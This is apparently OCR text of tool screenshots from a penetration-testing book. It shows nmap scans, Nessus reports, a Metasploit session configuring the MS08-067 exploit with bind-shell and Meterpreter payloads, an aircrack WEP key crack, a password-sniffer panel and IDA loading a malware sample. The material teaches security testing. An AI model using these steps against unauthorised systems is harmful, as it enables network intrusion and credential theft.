

31337
nmap -A -T4 scanme.nmap.org d0ze
Starting Nmap 4.01 (http://www.insecure.org/nmap/) at 2006-03-20 15:53 PST
Interesting ports on scanme.nmap.org (205.217.153.62):
(The 1667 ports scanned but not shown below are in state: filtered)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 3.9p1 (protocol 1.99)
25/tcp opn smtp Postfix smtpd
53/tcp open domain ISC Bind 9.2.1
70/tcp closed gopher
80/tcp open http Apache httpd 2.0.52 ((Fedora))
113/tcp closed auth
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.0 - 2.6.11
Uptime 26.177 days (since Wed Feb 22 11:39:16 2006)
Interesting ports on d0ze.internal (192.168.12.3):
(The 1664 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE VERSION
21/tcp open ftp Serv-U ftpd 4.0
25/tcp open smtp IMail NT-ESMTP 7.15 2015-2
80/tcp open http Microsoft IIS webserver 5.0
110/tcp open pop3 IMail pop3d 7.15 931-1
135/tcp open mstask Microsoft mstask (task server - c:\winnt\system32\
139/tcp open netbios-ssn
445/tcp open microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp open msrpc Microsoft Windows RPC
5800/tcp open vnc-http Ultr@VNC (Resolution 1024x800; VNC TCP port: 5900)
MAC Address: 00:A0:CC:51:72:7E (Lite-on Communications)
Device type: general purpose
Running: Microsoft Windows NT/2K/XP
OS details: Microsoft Windows 2000 Professional
Service Info: OS: Windows
Nmap finished: 2 IP addresses (2 hosts up) scanned in 42.291 seconds
flog/home/fyodor/nmap-misc/Screenshots/042006#



p3.pcap
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: Expression... Clear Apply
No. Time Source Destination Protocol Info
1 0.000000 10.100.1.24 74.125.19.113 TCP 51645 > 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
2 0.019445 74.125.19.113 10.100.1.24 TCP 80 > 51645 [SYN, ACK] Seq=0 Ack=1 Win=5720 Len=0 MSS=1408 SACK_PERM
3 0.019625 10.100.1.24 74.125.19.113 TCP 51645 > 80 [ACK] Seq=1 Ack=1 Win=16896 Len=0
4 0.020534 10.100.1.24 74.125.19.113 HTTP GET /complete/search?client=chrome&hl=en-US&q=http%3A%2F%2Fwww.ccs
5 0.044744 74.125.19.113 10.100.1.24 TCP 80 > 51645 [ACK] Seq=1 Ack=495 Win=6848 Len=0
6 0.081566 74.125.19.113 10.100.1.24 HTTP HTTP/1.1 200 OK (text/javascript)
7 0.281510 10.100.1.24 74.125.19.113 TCP 51645 > 80 [ACK] Seq=495 Ack=348 Win=16384 Len=0
8 0.297174 74.125.19.113 10.100.1.24 HTTP [TCP Retransmission] HTTP/1.1 200 OK (text/javascript)
9 0.297340 10.100.1.24 74.125.19.113 TCP [TCP Dup ACK 7#1] 51645 > 80 [ACK] Seq=495 Ack=348 Win=16384 Len=0
10 1.566420 10.100.1.24 147.144.1.212 TCP 51646 > 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
11 1.590336 147.144.1.212 10.100.1.24 TCP 80 > 51646 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1408 WS=2 SA
12 1.590469 10.100.1.24 147.144.1.212 TCP 51646 > 80 [ACK] Seq=1 Ack=1 Win=16896 Len=0
13 1.590925 10.100.1.24 147.144.1.212 HTTP GET /Graphics/ccsfseal.gif HTTP/1.1
14 1.623168 147.144.1.212 10.100.1.24 TCP [TCP segment of a reassembled PDU]
15 1.627917 147.144.1.212 10.100.1.24 TCP [TCP segment of a reassembled PDU]
Frame 1: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
Ethernet II, Src: aa:aa:aa:bb:bb:bb (aa:aa:aa:bb:bb:bb), Dst: SenaoInt_43:95:c2 (00:02:6f:43:95:c2)
Internet Protocol Version 4, Src: 10.100.1.24 (10.100.1.24), Dst: 74.125.19.113 (74.125.19.113)
Transmission Control Protocol, Src Port: 51645 (51645), Dst Port: 80 (80), Seq: 0, Len: 0
0000 00 02 6f 43 95 c2 aa aa aa bb bb bb 08 00 45 00 ..oC.... ......E.
0010 00 34 78 f9 40 00 80 06 18 61 0a 64 01 18 4a 7d .4x.@... .a.d..J}
0020 13 71 c9 bd 00 50 e3 a6 2c ad 00 00 00 00 80 02 .q...P.. ,.......
0030 20 00 0b 45 00 00 02 04 05 b4 01 03 03 08 01 01 ..E.... ....
0040 04 02 ..
File: "C:\Users\student\Desktop\p3.pcap" 16... Packets: 30 Displayed: 30 Marked: 0 Load time: 0:00.002
Profile: Default


File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Passwords
FTP (0)
HTTP (0)
IMAP (0)
LDAP (0)
POP3 (0)
SMB (0)
Telnet (0)
VNC (0)
TDS (0)
TNS (0)
SMTP (0)
NNTP (0)
DCE/RPC (0)
MSKerb5-PreAuth
Radius-Keys (0)
Radius-Users (0)
ICQ (0)
Timestamp SMB server Client Username Domain Password AuthType LM Hash
SMB
Hosts APR Routing Passwords VoIP
http://www.oxid.it



Nessus
admin | Help | About | Log o
Reports
Reports Scans Policies Users Configuration
test1 Vulnerability Summary | Host Summary
Running - Launched: Jul 16, 2012 10:31
Download Report
Remove Vulnerability | Audit Trail
Filters No Filters Add Filter
Clear Filters
Plugin ID Count
59386 1
59396 1
59397 1
59470 1
59525 1
59526 1
59565 1
59784 1
59856 1
59903 1
59956 1
45411 2
51192 2
59289 1
59364 1
59385 1
59783 1
59554 1
14272 6
25221 6
22964 4
10863 2
45410 2
Host Port
0 / tcp
Plugin ID: 59784 Port / Service: general/tcp
Severity: High
Plugin Name: USN-1485-1 : accountsservice vulnerability
Synopsis: The remote Ubuntu host is missing one or more security-related patches.
Description
Florian Weimer discovered that AccountsService incorrectly handled privileges when copying certain files to the system cache directory.
A local attacker could exploit this issue to read arbitrary files, bypassing intended permissions.
Solution
Update the affected package(s).
See Also
http://www.ubuntu.com/usn/usn-1485-1/
Risk Factor: High
Plugin Output
- Installed package : accountsservice_0.6.15-2ubuntu9
Fixed package : accountsservice_0.6.15-2ubuntu9.1
- Installed package : libaccountsservice0_0.6.15-2ubuntu9
Fixed package : libaccountsservice0_0.6.15-2ubuntu9.1
CPE
cpe:/o:canonical:ubuntu_linux
CVE
CVE-2012-2737
Cross-References
USN:1485-1
Patch Publication Date: 2012/06/28
Plugin Publication Date: 2012/06/29



Terminal — ruby — 105×22
msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options
Module options:
Name Current Setting Required Description
RHOST yes The target address
RPORT 445 yes Set the SMB service port
SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)
Exploit target:
Id Name
0 Automatic Targeting
msf exploit(ms08_067_netapi) > set RHOST 192.168.1.71
RHOST => 192.168.1.71
msf exploit(ms08_067_netapi) >


Terminal — ruby — 105×22
windows/imap/eudora_list Qualcomm WorldMail 3.0 IMAPD LIST Buffer Overflow
windows/imap/novell_netmail_auth Novell NetMail <=3.52d IMAP AUTHENTICATE Buffer Overflow
Compatible payloads
Name Description
generic/shell_bind_tcp Generic Command Shell, Bind TCP Inline
windows/dllinject/bind_tcp Reflective Dll Injection, Bind TCP Stager
windows/meterpreter/bind_tcp Windows Meterpreter (Reflective Injection), Bind TCP Stager
windows/metsvc_bind_tcp Windows Meterpreter Service, Bind TCP
windows/patchupdllinject/bind_tcp Windows Inject DLL, Bind TCP Stager
windows/patchupmeterpreter/bind_tcp Windows Meterpreter (skape/jt injection), Bind TCP Stager
windows/patchupvncinject/bind_tcp Windows VNC Inject (skape/jt injection), Bind TCP Stager
windows/shell/bind_tcp Windows Command Shell, Bind TCP Stager
windows/shell_bind_tcp Windows Command Shell, Bind TCP Inline
windows/upexec/bind_tcp Windows Upload/Execute, Bind TCP Stager
windows/vncinject/bind_tcp VNC Server (Reflective Injection), Bind TCP Stager



C:\WINDOWS\system32\cmd.exe - aircrack.exe -n 128 test3.ivs test4.ivs
aircrack 2.3
[00:00:06] Tested 53975 keys (got 717821 IVs)
KB depth byte(vote)
0 0/ 1 7C(107) 95(30) AE(16) 5C(15) 9B(15) 77(12)
1 0/ 1 39(138) 2F(35) 2D(15) 11(13) F6(13) 37(13)
2 0/ 1 D7(64) 69(12) F6(10) D3(5) F2(5) BE(4)
3 0/ 1 59(255) 53(40) DD(23) B2(16) DC(13) 79(11)
4 0/ 1 52(201) 96(15) B8(15) 19(12) A0(5) FD(5)
5 0/ 1 A1(222) 46(22) A5(16) 5A(16) BF(11) 5C(8)
6 0/ 1 5D(89) D8(22) 8F(20) EF(18) B0(18) B1(12)
7 0/ 1 57(103) 49(43) FC(30) 4E(18) 4C(15) 11(15)
8 0/ 1 44(93) E5(23) AB(13) 8B(10) 0D(8) 0F(7)
9 0/ 1 4A(148) 9E(35) BF(30) D6(18) E6(15) 1D(15)
10 0/ 1 68(715) 65(45) D6(26) E7(22) 02(20) 21(20)
KEY FOUND! [7C:39:D7:59:52:A1:5D:57:44:4A:68:D2:D5]
Press Ctrl-C to exit.


Chapter 05: Compromising the System








Scan Results
Severity
CSharp
High
SQL_Injection (25 : Found)
Stored_XSS (2 : Found) (?)
Medium
Low
Results
Graph
Result State
Result Severity
Assign to User
Comments
Graph Type:
Full Graph



IDA - C:\Users\Administrator\Desktop\Temp\Dangerous\Evil.exe
File Edit Jump Search View Debugger Options Windows Help
IDA View-A
Hex View-A
Exports
Imports
Names
Functions
Strings
Structures
Enums
.idata:01001154 ; DATA
.idata:01001154 ; .tex
.idata:01001158 ; BOOL __stdcall WriteConsoleA(HANDLE hConsole
.idata:01001158 extrn WriteConsoleA:dword ; DA
.idata:01001158 ; .tex
.idata:0100115C ; UINT GetConsoleOutputCP(void)
.idata:0100115C extrn GetConsoleOutputCP:dword
.idata:0100115C ; .tex
.idata:01001160 ; BOOL __stdcall WriteConsoleW(HANDLE hConsole
.idata:01001160 extrn WriteConsoleW:dword ; DA
.idata:01001160 ; .tex
.idata:01001164 ; DWORD __stdcall SetFilePointer(HANDLE hFile,
File 'C:\Users\Administrator\Desktop\Temp\Dangerous\Evil.exe' is successfully loaded into the database.
Compiling file 'C:\Program Files (x86)\IDA Free\idc\ida.idc'...
Executing function 'main'...
Compiling file 'C:\Program Files (x86)\IDA Free\idc\onload.idc'...
Executing function 'OnLoad'...
IDA is analysing the input file...
You may start to explore the input file right now.
AU: idle
Down
Disk: 18GB
Length
00000025



rts
Reports
Scans
Policies
Users
Report Info
Name: Metasploitable
Last Update: Feb 21, 2013 21:43
Status: Completed
Download Report
Show Filters
Reset Filters
Active Filters
Metasploitable
1 results
Host
Total
High
Medium
Low
Open Port
192.168.1.128
136
11
18
84
23
[PACKT]


Applications Places System
Sun Jun 2, 10:43 PM
root@bt: ~
File Edit View Terminal Help
Internet Explorer Security
A website wants to open web content using this program on your computer
Allow
Don't allow
[PACKT]

